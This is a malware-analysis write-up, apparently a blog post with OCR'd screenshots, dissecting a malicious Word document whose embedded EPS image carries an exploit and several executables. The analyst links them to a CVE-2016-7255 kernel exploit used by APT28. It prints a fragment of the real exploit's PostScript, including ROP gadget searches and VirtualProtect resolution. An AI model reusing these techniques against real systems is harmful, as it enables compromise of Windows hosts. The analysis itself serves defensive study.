
After opening the “Confirmation_letter.docx” file with the 7-zip tool, it was not difficult to locate the vulnerable EPS file (image1.eps) that was the subject of the vulnerability.



When examining the EPS file using the Notepad++ tool, I immediately noticed multiple executable file headers (MZ – 4D5A) within the exploit code. This finding indicates that there are multiple executable files within the exploit code, and once the vulnerability is successfully exploited, these files would


be executed on the operating system.






C:\Users\Mert\Desktop\Confirmation_letter\word\media\image1.eps - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
image1.eps
63ceb3cf63c0d3d1c3d2d3d343d553d5e3d693d803d8f3da03da73dc53dcb3dda3de13de83df13d033e0b3e113e183e1e3e243e323e3e3e493e523
e573e623e6d3e9b3ea73eac3eb23eba3ec23ecb3ed03ed93edf3eec3ef43e043f093f0f3f193f1f3f2c3f343f3a3f4a3f4f3f543f743f7a3f823f8
a3f933f993f9f3fa43fb13fbb3fc03fc73fd43ffa3f00500000880000006300d30123017301e30233028302e3036303b30423049304e305430623
072307c3087308d3098309d30a230a930ae30b330ba30bf30c930ce30d530e2300d3115311b312631323147315031693l8319531a331ab31b331c
631d631e031f9310332313236323c32433268327332ad32c532cf32f232033310334034d33773300000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000> putinterval 1350 65280 (b12c.exe) putinterval
65532 1348 1350 141 1350 65536 payload_32 putinterval 1159 3 1350 put 1198 1201 135 /1364 exch def 1364 1201 135
/1365 exch def 1365 36 119 1201 135 /1366 exch def 1366 1201 135 /1367 exch def 1367 32 119 1201 135 /1368 exch def
1368 ln pop } ifelse /1369 { /1370 1314 (KERNEL32.dll) (VirtualProtect) 1250 def /1371 0 def /1372 1314 4096 119 def
1201 1372 458752 getinterval dup dup <94 00 00 00 00 5E c3> search { length 1372 119 /1373 exch def pop pop }{ pop
/1371 1 def } ifelse 1371 0 eq { dup <5E C3> search { length 1372 119 /1375 exch def pop pop }{ pop /1371 1 def }
ifelse } if 1371 0 eq { dup <c2 0c 00> search { length 1372 119 /1377 exch def pop pop }{ pop /1371 1 def } ifelse }
if 1371 1 eq { dup <94 c3> search { length 1372 119 /1373 exch def pop pop }{ pop /1371 2 def } ifelse } if 1371 1
eq { <c2 0c 00> search { length 1372 119 /1375 exch def pop pop }{ pop /1371 2 def } ifelse } if 1371 2 eq { dup <94
00 00 00 5f 5e 5b c2 04 00> search { length 1372 119 /1373 exch def pop pop }{ pop quit } ifelse } if } bind def
/1384 { 1287 1299 (KERNEL32.dll) (VirtualProtect) 1259 /1385 exch def /1386 exch def /1372 1299 4096 119 def /1388
1287 1372 688128 getinterval def 1388 /1371 0 def dup <50 FF 50 30> search { length 1372 119 1294 119 /1390 exch def
/1391 1295 def pop pop }{ pop /1371 1 def } ifelse 1371 0 eq { dup <4C 8D 4C 24 60 48 8B CF FF 90 B0 00 00 00>
search { length 1372 119 1294 119 /1393 exch def /1394 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq {
dup <5D 48 FF 60 20> search { length 1372 119 1294 119 /1396 exch def /1397 1295 def pop pop }{ pop /1371 1 def }
ifelse } if 1371 0 eq { dup <5D 48 FF 60 18> search { length 1372 119 1294 119 /1399 exch def /1400 1295 def pop pop
}{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <5C C3> search { length 1372 119 1294 119 /1402 exch def /1403 1295
def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <C2 88 00> search { length 1372 119 1294 119 /1405 exch
def /1406 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <59 C3> search { length 1372 119 1294
119 /1408 exch def /1409 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <5A C3> search { length
1372 119 1294 119 /1411 exch def /1412 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <41 58 5d
c3> search { length 1372 119 1294 119 /1414 exch def /1415 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 1
eq { dup <4C 8B 18 48 8B C8 41 FF 53 08> search { length 1372 119 1294 119 /1390 exch def /1391 1295 def pop pop }{
pop /1371 2 def } ifelse } if 1371 1 eq { dup <4C 8D 4C 24 20 48 8B 01 44 8B C3 FF 50 20> search { length 1372 119
1294 119 /1393 exch def /1394 1295 def pop pop }{ pop /1371 2 def } ifelse } if 1371 1 eq { dup <49 8B E3 41 5E 41
5D 41 5C C3> search { length 1372 119 1294 119 /1396 exch def /1397 1295 def pop pop }{ pop /1371 2 def } ifelse }
if 1371 1 eq { dup <41 5D 41 5C C3> search { length 1372 119 1294 119 /1399 exch def /1400 1295 def pop pop }{ pop
/1371 2 def } ifelse } if 1371 1 eq { dup <59 C3> search { length 1372 119 1294 119 /1402 exch def /1403 1295 def
pop pop }{ pop /1371 2 def } ifelse } if 1371 1 eq { dup <5A C3> search { length 1372 119 1294 119 /1405 exch def
/1406 1295 def pop pop }{ pop /1371 2 def } ifelse } if 1371 1 eq { dup <41 58 c3> search { length 1372 119 1294 119
/1408 exch def /1409 1295 def pop pop }{ pop /1371 2 def } ifelse } if 1371 2 eq { dup <50 FF 50 30> search { length
Normal text file length : 781520 lines : 3 Ln : 3 Col : 770897 Sel : 52224 | 0 UNIX UTF-8 INS
Hex Workshop - [C:\Users\Mert\Desktop\Confirmation_letter\word\media\image1.eps]
File Edit Disk Options Tools Plug-Ins Window Help
Legacy ASCII
Data Visualizer
0 1 2 3 4 5 6 7 8 9 A B C D 0123456789ABCD
000040A4 20 3C 34 64 35 61 39 30 30 30 30 33 30 30 <4d5a90000300
000040B2 30 30 30 30 30 34 30 30 30 30 30 30 66 66 000004000000ff
000040C0 66 66 30 30 30 30 62 38 30 30 30 30 30 30 ff0000b8000000
000040CE 30 30 30 30 30 30 30 30 34 30 30 30 30 30 00000000400000
000040DC 30 30 30 30 30 30 30 30 30 30 30 30 30 30 00000000000000
000040EA 30 30 30 30 30 30 30 30 30 30 30 30 30 30 00000000000000
000040F8 30 30 30 30 30 30 30 30 30 30 30 30 30 30 00000000000000
00004106 30 30 30 30 30 30 30 30 30 30 30 30 30 30 00000000000000
00004114 30 30 30 30 30 30 30 30 30 30 38 30 30 30 00000000008000
00004122 30 30 30 30 30 65 31 66 62 61 30 65 30 30 00000e1fba0e00
00004130 62 34 30 39 63 64 32 31 62 38 30 31 34 63 b409cd21b8014c
0000413E 63 64 32 31 35 34 36 38 36 39 37 33 32 30 cd215468697320
0000414C 37 30 37 32 36 66 36 37 37 32 36 31 36 64 70726f6772616d
0000415A 32 30 36 33 36 31 36 65 36 65 36 66 37 34 2063616e6e6f74
00004168 32 30 36 32 36 35 32 30 37 32 37 35 36 65 2062652072756e
image1.eps
Data Inspector
Data at offset 0x00000000:
int8 37
uint8 37
int16 8485
uint16 8485
int32 1397760293
uint32 1397760293
Expression Calc
Signed 32 bit
Eval
Structures
Member Value (dec) Value (hex) Size
Structure Viewer
13 instances of '4d5a' found in C:\Users\Mert\Desktop\Confirm...
Address Length Length
000040A6 4 04
00051DA9 4 04
00055C41 4 04
000596EF 4 04
0005F2B3 4 04
0005FE0B 4 04
00078F52 4 04
Results
Compare Checksum Find Bookmarks Output
Ready Cursor: 00004196 Caret: 000040A6 Sel: -000040A6 OVR MOD READ


Without wasting time on the exploit code, I proceeded to save each block with an MZ header as separate files named apt1.exe, apt2.exe, apt3.exe, and so on, and began examining them with Pestudio. When analyzing a3.exe (also appearing as a3.exe in the screenshot) and apt5.exe (also appearing as a5.exe in the screenshot), I noticed the presence of exploit-related keywords in the character strings, the striking resemblance between the two files (a3 being 32-bit and a5 being 64-bit), and the output of CVE-2016-7255 (MS16-135) in the VirusTotal report.

After examining both files, it became apparent that this was an exploit code that had been previously used by the Pawn Storm APT group, also known as Fancy Bear, APT28, Sofacy, and STRONTIUM. It exploited a Windows kernel vulnerability.



